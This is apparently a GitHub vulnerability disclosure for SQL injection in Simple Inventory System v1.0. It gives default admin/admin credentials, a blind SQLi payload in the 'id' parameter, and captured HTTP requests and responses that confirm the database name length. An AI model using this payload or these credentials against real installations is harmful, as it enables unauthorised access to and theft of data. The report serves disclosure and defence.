debug601 Create SQLi-2.md History

1 contributor

40 lines (27 sloc) | 1.34 KB

Simple Inventory System v1.0 by argie has SQL injection

The password for the backend login account is: admin/admin

vendors: https://www.sourcecodester.com/php/4481/simple-inventory-system-using-phpmysql.html

Vulnerability File: /inventory/table_edit_ajax.php

Vulnerability location: /inventory/table_edit_ajax.php

[+] Payload: id=6' and length(database()) =8--+&price=1&qty_sold=111 // Leak place ---> id


Current database name: liveedit,length is 8

```
POST /inventory/table_edit_ajax.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/inventory/tableedit.php
Content-Length: 55
Cookie: PHPSESSID=4udcglaaucdqgpdolfhsjerl4q
Connection: close

id=6' and length(database()) =8--+&price=1&qty_sold=111
```

When length (database (()) = 7, Content-Length: 4;location: index.php




```
POST /inventory/table_edit_ajax.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/inventory/tableedit.php
Content-Length: 55
Cookie: PHPSESSID=4udcglaaucdqgpdolfhsjerl4q
Connection: close

id=6' and length(database()) =7--+&price=1&qty_sold=111
```

```
HTTP/1.1 200 OK
Date: Thu, 19 May 2022 03:27:48 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Content-Length: 135
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Notice</b>:  Undefined variable: qtyleft in
<b>C:\xampp\htdocs\inventory\table_edit_ajax.php</b> on line <b>15</b><br />
```

When length (database (()) = 8, Content-Length: 4;location: tableedit.php



```
Raw Params Headers Hex
POST /inventory/table_edit_ajax.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/inventory/tableedit.php
Content-Length: 55
Cookie: PHPSESSID=4udcglaaucdqgpdolfhsjerl4q
Connection: close

id=6' and length(database()) =8--+&price=1&qty_sold=111
```

```
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 19 May 2022 03:26:50 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Content-Length: 4
Connection: close
Content-Type: text/html; charset=UTF-8
```